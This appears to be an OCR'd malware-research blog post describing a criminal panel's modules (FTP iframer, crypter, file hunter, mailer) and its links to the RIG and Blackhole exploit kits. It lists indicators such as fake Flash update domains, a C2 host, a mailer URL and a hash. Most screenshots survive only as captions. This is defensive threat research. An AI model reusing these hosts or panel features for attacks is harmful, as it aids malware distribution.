
Activity:




Jabber notifier:




Notes:




Crypt exe:




FTP iframer:




Config:




Iframe lead on a Keitaros TDS who lead on malware:



That right, second one is a blackhole exploit kit.




Jérôme Segura of MalwareBytes have wrote about this one here: https://blog.malwarebytes.org/exploits-2/2015/11/blast-from-the-past-blackhole-exploit-kit-resurfaces-in-live-attacks/
First one is RIG exploit kit delivering Chthonic targeting Russia and Ukraine.
And for update-flashplayer.ml, update-flash-security.ml, they lead to iBanking download.





SHA1: E536E23409EBF015C500D5799AD8C70787125E95

CNC at templatehtml.ru




To get back on the original subject, here is the File hunter:







Downloaded:




Trash:




Mailer:




Config:


Master E-Mail (for checkup): "name ; email"
sergeysergeev.sergeew@yandex.ru
Mailer-script URL
http://iguana58.ru/plugins/system/anticopy/test.php
Delay between messages, sec
1.0
Save
Check


Mail:




Informations:




Options:




Jabber adress:


JWChat - sl1m - Mozilla Firefox
https://jwchat.org/jwchat.html
Preferences
Help
sl1m
online
Unfiled (22/52)

